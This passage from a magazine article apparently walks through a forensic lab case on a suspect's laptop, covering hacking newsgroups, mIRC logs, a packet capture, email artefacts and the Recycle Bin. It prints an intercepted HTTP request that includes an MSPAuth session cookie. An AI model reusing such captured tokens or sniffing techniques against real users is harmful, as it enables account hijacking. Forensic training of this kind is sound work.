
We searched for local settings of all programs and found the information about this news server in the local settings of Outlook Express.



We found this information in the documents and settings file (and above shown path) of user Mr. Evil.

19. List 5 newsgroups that Mr. Evil has subscribed to?

We can find this information in the same file as above.



User Mr. Evil subscribed to over 23 news groups. The news groups subscribed by the user Mr. Evil are

Alt.2600.phreakz

Alt.2600.cardz

Alt.2600.crackz

Alt.binaries.hacking.utilities

Free.binaries.hackers.malicious

Free.binaries.hacking.talentless.troll_haven

free.binaries.hacking.beginner

Free.binaries.hacking.talentless.troll-haven

free.binaries.hacking.computers free.binaries.hacking.websites alt.binaries.hacking.websites

alt.2600.hackerz

Alt.2600

Alt.2600codez

Alt.2600.moderated

Alt.stupidity.hackers.malicious

alt.nl.binaries.hack

alt.hacking


alt.2600.programz

alt.dss.hack

free.binaries.hacking.utilities alt.binaries.hacking.computers alt.binaries.hacking.beginner

20. . A popular IRC (Internet Relay Chat) program called MIRC was installed. What are the user settings that was shown when the user was online and in a chat channel?

We can find this information in the .ini file of the installed program MIRC. The path to this program is in C:\Program Files\mIRC\mirc.ini.



The user settings that were shown when the user was online and in a chat channel are


user = Mini Me

email = none@of.ya

nick = Mr

anick = mrevilrulez


21. This IRC program has the capability to log chat sessions. List 3 IRC channels that the user of this computer accessed.



Ushells.undernet.log
Mp3xserv.undernet.log
Cybercafé.undernet.log
Thedarktower.afternet.log
Luxshell.undernet.log
Iso-warez.efnet.log

Elite.hackers.undernet.log
Chataholics.undernet.log
M5tar.undernet.log
Funny.undernet.log
Evilfork.efnet.log
Houston.undernet.log

22. Ethereal, a popular "sniffing" program that can be used to intercept wired and wireless internet packets was also found to be installed. When TCP packets are collected and re-assembled, the default save directory is that users \My Documents directory. What is the name of the file that contains the intercepted data?




46 | Hackercool Magazine | Feb 2021

After going through the Documents folder, we found the file that contains the intercepted data. It's name is interception.

23. Viewing the file in a text format reveals much information about who and what was intercepted. What type of wireless computer was the victim (person who had his internet surfing recorded) using?

Viewing the file "interception" in text format revealed that the victim was using Windows CE Pocket PC wireless computer.



24. What websites was the victim accessing?

MSPAuth=5vuMneQNFDh0sFVrAbKrt*q6edOGfSSmKzi3lTlCIh6FdbNqQyPyqubrB97DYRuoTwoA5

Even this information can be obtained from the same file "interception" which is a packet cap ture file. We found two websites the victim was accessing. Mobile.msn.com and MSN Hotmail Email.

Host: mobile.msn.com

Connection: Keep-Alive


kn1iTd3eT73THi7451088.

Cookie: lc=en-US; cr=1;

```
P/1.1
GET /hm/folder.aspx HTTP/1.1
Accept: */*
UA-OS: Windows CE (Pocket PC) - Version 4.20
UA-color: color16
UA-pixels: 240x320
UA-CPU: Intel(R) PXA255
UA-Voice: FALSE
Referer:
http://mobile.msn.com/hm/folder.aspx?ts=1093601294&fts=1093566459&folder=ACTI
VE&msg=0
UA-Language: JavaScript
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 4.01; Windows CE; PPC; 240x320)
Host: mobile.msn.com
Connection: Keep-Alive
Cookie: lc=en-US; cr=1;
MSPAuth=5vuMneQNFDh0sFVrAbKrt*q6edOGfSSmKzi3lTlCIh6FdbNqQyPyqubrB97DYRuoTwoA5
bml:Td3aT73TH:7451066.
```

25. Yahoo mail, a popular web based email service, saves copies of the email under what file name?

Yahoo mail saves copies of email under the file name "ShowLetter[1].htm" which is in the temporary internet files folder of the user's documents and settings.




26. Search for the main users web based email address. What is it?

This information can be found out in the same file. The main user's web based email address is mreveilrulez@yahoo.com.


"There are two types of companies: those who have been hacked and those who don't yet know they have been hacked".

John Chambers, CEO CISCO.



27. How many executable files are in the recycle bin?

The contents in the Recycle bin can be found in the RECYCLER folder.




There are in total four executable files in the Recycle bin.

28. Are these files really deleted?

As most of our readers already know, the files that go to the Recycle Bin are not permanently deleted. They are only deleted temporarily and can be restored easily to their actual location in Windows.

29. . How many files are actually reported to be deleted by the file system?

This information can be found out from the INFO2 file.



The actual files deleted are 3.

On being asked to find out any evidence that this laptop was used for hacking, we four -nd in in our forensic investigation that this laptop belonged to Greg Schardt who also has a online persona "Mr. Evil". We found his operating system as Windows XP and he was running -g Ethereal, a packet interception program to capture network traffic. Apart from Ethereal, his system had six other programs which were used for hacking. He was active among many hacking related IRC channels and new groups.

Corroborating this evidence with what his associates said about him, we can come to a conclusion that this laptop belonged to Greg schardt and he was involved in hacking activities. This case can be closed now.

SNIFFING - PLAIN TEXT PROTOCOLS

